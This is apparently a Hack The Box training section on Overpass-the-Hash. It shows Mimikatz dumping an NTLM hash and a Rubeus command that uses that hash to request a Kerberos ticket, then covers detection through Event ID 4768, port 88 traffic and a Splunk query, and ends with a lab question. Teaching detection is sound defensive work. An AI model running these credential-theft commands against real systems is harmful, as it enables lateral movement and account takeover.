Detecting Overpass-the-Hash

Overpass-the-Hash

Adversaries may utilize the `Overpass-the-Hash` technique to obtain Kerberos TGTs by leveraging stolen password hashes to move laterally within an environment or to bypass typical system access controls. Overpass-the-Hash (also known as `Pass-the-Key`) allows authentication to occur via Kerberos rather than NTLM. Both NTLM hashes or AES keys can serve as a basis for requesting a Kerberos TGT.

Attack Steps:

- The attacker employs tools such as Mimikatz to extract the NTLM hash of a user who is currently logged in to the compromised system. The attacker must have at least local administrator privileges on the system to be able to extract the hash of the user.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2560090 (00000000:0027105a)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 8/1/2023 7:22:43 AM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : corp.local
         * NTLM     : fc525c9683e8fe067095ba2ddc971889
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : corp.local
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : corp.local
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 911055 (00000000:000de6cf)
Session           : Interactive from 1
User Name         : JERRI_BALLARD
```

- The attacker uses a tool such as Rubeus to craft a raw AS-REQ request for a specified user to request a TGT ticket. This step does not require elevated privileges on the host to request the TGT, which makes it a stealthier approach than the Mimikatz Pass-the-Hash attack.

```
C:\Users\JENNY_HICKMAN\tools>.\Rubeus.exe asktgt /user:Administrator /domain:lab.internal.local /rc4:fc525c968
3e8fe067095ba2ddc971889 ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: fc525c9683e8fe067095ba2ddc971889
[*] Building AS-REQ (w/ preauth) for: 'lab.internal.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFwDCCBbygAwIBBaEDAgEWooIEvjCCBLphggS2MIIEsqADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKInMCWgAwIBAqEeMBwbBmtyYnRndBsSbGFiLmludGVybmFsLmxvY2Fso4IEajCCBGagAwIBEqEDAgEC
      ooIEWASCBFQAR6gWCrFn+1lYsVdLiLBfa92aFr84p+UlYk3oCbHOe1MPLrnnHlAW3EYuH+e2cT/ZAwLI
      JsD9YAZLKNSEdXD4prDnEEIJcCX4rqCMmCuDQ0DQukTUQl9QRtEfXb+TXH1iqbTG8iMkteaqb3gLHMZy
```

- Analogous to the Pass-the-Ticket technique, the attacker submits the requested ticket for the current logon session.

Overpass-the-Hash Detection Opportunities

`Mimikatz`'s Overpass-the-Hash attack leaves the same artifacts as the Pass-the-Hash attack, and can be detected using the same strategies.

`Rubeus`, however, presents a somewhat different scenario. Unless the requested TGT is used on another host, Pass-the-Ticket detection mechanisms may not be effective, as Rubeus sends an AS-REQ request directly to the Domain Controller (DC), generating `Event ID 4768 (Kerberos TGT Request)`. However, communication with the DC (`TCP/UDP port 88`) from an unusual process can serve as an indicator of a potential Overpass-the-Hash attack.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.


Detecting Overpass-the-Hash With Splunk (Targeting Rubeus)


Now let's explore how we can identify Overpass-the-Hash, using Splunk.

Timeframe: `earliest=1690443407 latest=1690443544`

Detecting Overpass-the-Hash

```
index=main earliest=1690443407 latest=1690443544 source="XmlWinEventLog:Microsoft-Windows-Sysmon/Op
| eventstats values(process) as process by process_id
| where EventCode=3
| stats count by _time, Computer, dest_ip, dest_port, Image, process
| fields - count
```





Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

+ 1 Employ the Splunk search provided at the end of this section on all ingested data (All time) to find all involved images (Image field). Enter the missing image name from the following list as your answer. Rubeus.exe, _.exe

rundll32.exe

Submit

← Previous Next →

Mark Complete & Next

Powered by HACKTHEBOX